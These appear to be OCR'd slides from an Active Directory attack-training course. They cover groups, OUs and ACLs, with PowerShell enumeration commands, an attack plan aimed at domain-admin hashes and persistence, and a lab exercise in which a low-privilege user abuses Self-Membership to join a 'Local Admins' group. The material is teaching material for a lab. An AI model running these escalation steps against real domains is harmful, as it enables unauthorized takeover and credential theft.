
- Security: Use to assign permissions to shared resources.
- Distribution: create email distribution lists.



GROUPS

Default groups

- Domain Admins, Domain Computers, Backup Operators, Account Operators, Protected Users.



The screenshot shows the Windows Active Directory Users and Computers management console. The left navigation pane shows the tree structure of the domain 'alto.tel'. The 'Users' folder is currently selected. The main pane displays a table of default groups, each with a small icon, a name, a type, and a brief description.

Name	Type	Description
DnsUpdateProxy		DNS clients who are permitted to perform dynamic updates on behalf of some other clients (such as hosts)
Domain Admins		Designated administrators of the domain
Domain Computers		All workstations and servers joined to the domain
Domain Controllers		All domain controllers in the domain
Domain Guests		All domain guests
Domain Users		All domain users
Enhanced Session Gr...		
Enterprise Admins	Security Group - Universal	Designated administrators of the enterprise
Enterprise Key Admins	Security Group - Universal	Members of this group can perform administrative actions on key objects within the forest.
Enterprise Read-onl...	Security Group - Universal	Members of this group are Read-Only Domain Controllers in the enterprise
Group Policy Creator...	Security Group - Global	Members in this group can modify group policy for the domain
Guest	User	Built-in account for guest access to the computer/domain
Key Admins	Security Group - Global	Members of this group can perform administrative actions on key objects within the domain.
krbtgt	User	Key Distribution Center Service Account
Protected Users	Security Group - Global	Members of this group are afforded additional protections against authentication security threats
pwnd.user	User	
RAS and IAS Servers	Security Group - Domain Local	Servers in this group can access remote access properties of users

OUS

Purpose

- Delegate management and admin tasks.
- Link GPO to objects in the OU.

Default

- Builtin
- Computers
- Users
- Domain Controllers

Active Directory Users and Computers

Name Type DC Type Site Description

DC-01 Computer GC Default-First-Site...

Domain Controllers Properties

General Managed By Object Security COM+ Attribute Editor

Domain Controllers

Description: Default container for domain controllers

Street:

City:

State/province:

Zip/Postal Code:

Country/region:

OK Cancel Apply Help

GROUPS VS OUS

Groups

- Add user to group to control user access to resource (giving permissions on resources)

OU

- Add user to OU to control who has authority over user.
- Useful to deploy GPO settings to a subset of users, groups etc.

Key points

- Groups have SID, OUs don't.
- You can link group policies to OUs.
- You can give resources (file/folder/share..etc) rights/permissions to groups.

GET OUS

```
Get-ADOrganizationalUnit -Filter *
```

```
Get-NetOU
```

```
Get-ADOrganizationalUnit -Filter * | select Name
```

```
Get-NetOU | select Name
```

GET GROUPS

```
Get-ADGroup -Filter *
```

```
Get-NetGroup
```

```
Get-ADGroup -Filter * | select SamAccountName
```

```
Get-NetGroup | select SamAccountName
```

Active Directory Users and Computers

- > Saved Queries
- < hackersacademy.local
 - Builtin
 - Computers
 - Domain Controllers
- > ForeignSecurityPrincipal:
- > Keys
- > LostAndFound
- > Managed Service Account
- > Program Data
- > System
- > Users
- > NTDS Quotas
- > TPM Devices
- < IT
 - IT Computers

Name	Type	Description
CL-01	Computer	

CL-01 Properties

General Operating System Member Of Delegation Password Replication

Location Managed By Object Security Dial-in Attribute Editor

Attributes:

Attribute	Value
desktopProfile	<not set>
destinationIndicator	<not set>
displayName	<not set>
displayNamePrintable	<not set>
distinguishedName	CN=CL-01,OU=IT Computers,OU=IT,DC=hac
division	<not set>
dnsHostName	cl-01.hackersacademy.local
dsASignature	<not set>



MORE PROPERTIES

```
Get-ADGroup -Filter * | select Name  
Get-ADGroup -Filter * -Properties * | select CN
```

GET *ADMIN* GROUPS

```
Get-ADGroup -Filter 'SamAccountName -eq  
"Domain Admins"'
```

```
Get-ADGroup -Filter 'SamAccountName -like  
"*admin*'" | select DistinguishedName
```

MISSION

Get OUs of all users

Get members of Domain Admins group

Get what groups pwnd.user is a member of

GET OUS

```
Get-ADUser -Filter * | select DistinguishedName
```

GET ADMINS

```
Get-NetUser | select SamAccountName,MemberOf
```

```
Get-ADUser -Filter * -Properties * | select  
SamAccountName,MemberOf
```

```
Get-ADGroupMember -Identity "Domain Admins"
```

GET *ADMIN* ONE-LINER

```
Get-ADUser -Filter * -Properties * | ? {$_._MemberOf -like "*admin*"} | select SamAccountName
```

```
Get-NetUser | ? {$_._MemberOf -like "*admin*"} | select SamAccountName
```

DISCUSS

How can we reconstruct the hierarchy?

ATTACK PLAN

Find domain controller

Find domain admin accounts

Find domain admin hashes

Compromise domain

Compromise target servers

Achieve persistence



COMPUTERS

AD COMPUTERS

AD Computers

- AD objects, not necessarily physical computers.
- Created automatically when a computer joins the domain.
- Can be enumerated for logged in users.
- Can be another target to compromise.

Get Computers

```
Get-ADComputer -Filter * | Select name
```

MISSION

Get OS and IPs of all computers
Hint: use -Properties

SOLUTION

```
Get-ADComputer -Filter * -Properties * | Select  
CN,OperatingSystem, IPv4Address
```

DISCUSS

Why is the OS information useful?

BONUS MISSION

Group Policies might contain useful information for attackers. Try to enumerate the applied group policies and extract useful information.

Hint: Get-Command –Name *GPO*

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ACCESS CONTROL

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Securable Objects


- AD objects like users, computers and groups are securable.
- Who can read/write those objects?
- ACEs/ACLs determine this.

ACE/ACL

- **Access Control Entry:** Defines permission on object for a group.
- **Access Control List:** Ordered collection of ACEs.

DACL/SACL

- **Discretionary Access Control List:** Often referred to as ACL and it identifies trustees allowed or denied access to a securable object.
- **System Access Control List:** Enables admins to log attempts to access a secured object.



Advanced Security Settings for Users

Owner: Domain Admins (ALTO\Domain Admins) [Change](#)

Permissions [Auditing](#) [Effective Access](#)

For additional information, double-click a permission entry. To modify a permission entry, select the entry and click Edit (if available).

Permission entries:

Type	Principal	Access	Inherited from	Applies to
Allow	Sprayed User (sprayed.user@...)	Reset password	None	Descendant User objects
Allow	Sprayed User (sprayed.user@...)		None	Descendant User objects
Allow	Account Operators (ALTO\Acc...	Create/delete InetOrgP...	None	This object only
Allow	Account Operators (ALTO\Acc...	Create/delete Group o...	None	This object only
Allow	Print Operators (ALTO\Print O...	Create/delete Printer o...	None	This object only
Allow	Account Operators (ALTO\Acc...	Create/delete User obj...	None	This object only
Allow	Domain Admins (ALTO\Domai...	Special	None	This object only
Allow	Authenticated Users	Special	None	This object only
Allow	SYSTEM	Full control	None	This object only
Allow	Pre-Windows 2000 Compatibl...	Special	DC=alto.DC=tel	Descendant InetOrgPerson ob...

Add Remove View [Restore defaults](#)

[Disable inheritance](#)

OK Cancel Apply

Advanced Security Settings for Users

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Auditing entries:

Type	Principal	Access	Inherited from	Applies to
Success	Everyone		DC=alto,DC=tel	Descendant Organization
Success	Everyone		DC=alto,DC=tel	Descendant Organization

< >

[Add](#) [Remove](#) [View](#) [Restore defaults](#)

[Disable inheritance](#)

[OK](#) [Cancel](#) [Apply](#)

SACL

PERMISSIONS

Interesting Permissions

- GenericAll – full rights . Add user to group or reset password.
- GenericWrite – update object's attribute. Add user to group.
- WriteOwner – change object owner and take control over it.
- WriteDACL – modify object's ACEs and control over it.
- AllExtendedRights – reset password, change password...etc.
- ForceChangePassword – change user password.
- Self-Membership – add self to group.
- GenericAll / GenericWrite / Write on Computer: Resource Based Constrained Delegation attack (more about it later)
- Replication permissions: DCSync attack (more about it later)

AD PROPERTY GUID

AD Property GUID

- ResetPassword > 00299570-246d-11d0-a768-00aa006e0529
- ChangePassword > ab721a53-1e2f-11d0-9819-00aa0040529b


Object ACE Type

Some ObjectAceType examples and their GUIDs:

- User-Change-Password: ab721a53-1e2f-11d0-9819-00aa0040529b
- User-Force-Change-Password: 00299570-246d-11d0-a768-00aa006e0529

```
PS C:\> Get-ObjectAcl -ResolveGUIDS | where {$_ .SecurityIdentifier -like "*1108"}  
  
3 AceQualifier : AccessAllowed  
3 ObjectDN : CN=Users,DC=alto,DC=tel  
2 ActiveDirectoryRights : ExtendedRight  
2 ObjectAceType : User-Force-Change-Password  
1 ObjectSID  
1 InheritanceFlags : ContainerInherit  
1 BinaryLength : 72  
1 AceType : AccessAllowedObject  
1 ObjectAceFlags : ObjectAceTypePresent, InheritedObjectAceTypePresent  
1 IsCallback : False  
1 PropagationFlags : InheritOnly  
1 SecurityIdentifier : S-1-5-21-272491928-2794065022-741342173-1108  
1 AccessMask : 256  
1 AuditFlags : None  
1 IsInherited : False  
1 AceFlags : ContainerInherit, InheritOnly  
1 InheritedObjectAceType : User  
1 OpaqueLength : 0
```

1 has the right 2 over 3



Advanced Security Settings for Users

Owner: Domain Admins (ALTO\Domain Admins) Change

Permissions Auditing Effective Access

For additional information, double-click a permission entry. To modify a permission entry, select the entry and click Edit (if available).

Permission entries:

Type	Principal	Access	Inherited from	Applies to
Allow	Sprayed User (sprayed.user@...)	Reset password	None	Descendant User objects
Allow	Sprayed User (sprayed.user@...)		None	Descendant User objects

GET OBJECT ACL

```
Get-ObjectAcl -SamAccountName Users | select  
SecurityIdentifier,ActiveDirectoryRights
```

```
Get-ObjectAcl -SamAccountName Users -ResolveGUIDs | ?  
{$_ ActiveDirectoryRights -eq "Extended"}
```

```
Convert-SidToName S-1-5-21-3124228451-4281437464-2487493465-1114
```

INTERESTING OBJECT ACLS

```
Get-ObjectAcl -SamAccountName Users -ResolveGUIDs | ?  
{$_._ActiveDirectoryRights -eq "GenericAll"}
```

```
Get-ObjectAcl -SamAccountName "Users" -ResolveGUIDs | ?  
{($_._ActiveDirectoryRights -like "*Generic*") -or ($_.ActiveDirectoryRights -like  
"*Extended*")}
```

MISSION

What interesting permissions does pwnd.user have?

Can you abuse it?

SOLUTION

```
Get-ADUser -Filter "Name -like '*pwnd*'"  
  
Get-ObjectAcl -ResolveGUIDs | where {$_.SecurityIdentifier -like "*1106"}  
  
Or on specific group  
  
Get-ObjectAcl -SamAccountName "Local Admins" -ResolveGUIDs | Where-Object  
{$_.SecurityIdentifier -like "*1106"}
```

SOLUTION

Add pwnd.user to Local Admins Group

```
Add-ADGroupMember -Identity 'Local Admins' -Members 'pwnd.user'
```

```
PS C:\Users\pwnd.user\Desktop\AD-Tools> Get-ObjectAcl -ResolveGUIDs | where {$_ .SecurityIdentifier -like "*1104"}
```

```
AceQualifier          : AccessAllowed
ObjectDN             : CN=Local Admins,OU=IT Admins,OU=IT,DC=alto,DC=tel
ActiveDirectoryRights : Self
ObjectAceType        : Self-Membership
ObjectSID            : S-1-5-21-3124228451-4281437464-2487493465-1112
InheritanceFlags     : None
BinaryLength         : 56
AceType              : AccessAllowedObject
ObjectAceFlags       : ObjectAceTypePresent
IsCallback           : False
PropagationFlags    : None
SecurityIdentifier   : S-1-5-21-3124228451-4281437464-2487493465-1104
AccessMask           : 8
AuditFlags           : None
IsInherited          : False
AceFlags              : None
InheritedObjectType  : All
OpaqueLength         : 0
```

SOLUTION AUTOMATED

```
Invoke-ACLScanner -ResolveGUIDs | Where-Object {$_._SecurityIdentifier -like  
"*1104"}
```

```
Get-ADGroup "local admins" | Add-ADGroupMember -members pwnd.user
```

How do you validate this worked?

Name	Type	Description
Local Admins	Security Group ...	

Local Admins Properties

General Members Member Of Managed By

Object Security Attribute Editor

Group or user names:

- CREATOR OWNER
- SELF
- Authenticated Users
- SYSTEM
- Pwnd User (pwnd.user@alto.tel) **Selected**
- Domain Admins (ALTO\Domain Admins)

Add... Remove

Permissions for Pwnd User

	Allow	Deny
Add/remove self as member	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Send to	<input type="checkbox"/>	<input type="checkbox"/>
Read phone and mail options	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Write phone and mail options	<input type="checkbox"/>	<input type="checkbox"/>
Special permissions	<input type="checkbox"/>	<input type="checkbox"/>

For special permissions or advanced settings, click Advanced

Name	Type	Description
Local Admins	Security Group ...	

Local Admins Properties

Object Security Attribute Editor

General Members Member Of Managed By

Members:

Name	Active Directory Domain Services Folder
IT Admin	alto.tel/Users
Pwnd User	alto.tel/Users

REBOOT WKS-01

START PS AS ADMIN

IMPORT MODULES

LAB SETUP



Admin
Access



Pwnd.user





DOMAIN ADMIN HUNTING

ATTACK PLAN

Find domain controller

Find domain admin accounts

Find domain admin hashes

Compromise domain

Compromise target servers


Achieve persistence



ADMIN HUNTING

Local admin required

Prerequisite to this attack is having access to local admin

- 
- 1- Create a list of domain admin accounts to target
 - 2- Use local admin privileges to access remote computers
 - 3- Search for domain admin (or privileged users) credentials
 - 4- Grab hashes and use/crack them

ADMIN HUNTING

OpenSCManagerW Win32API

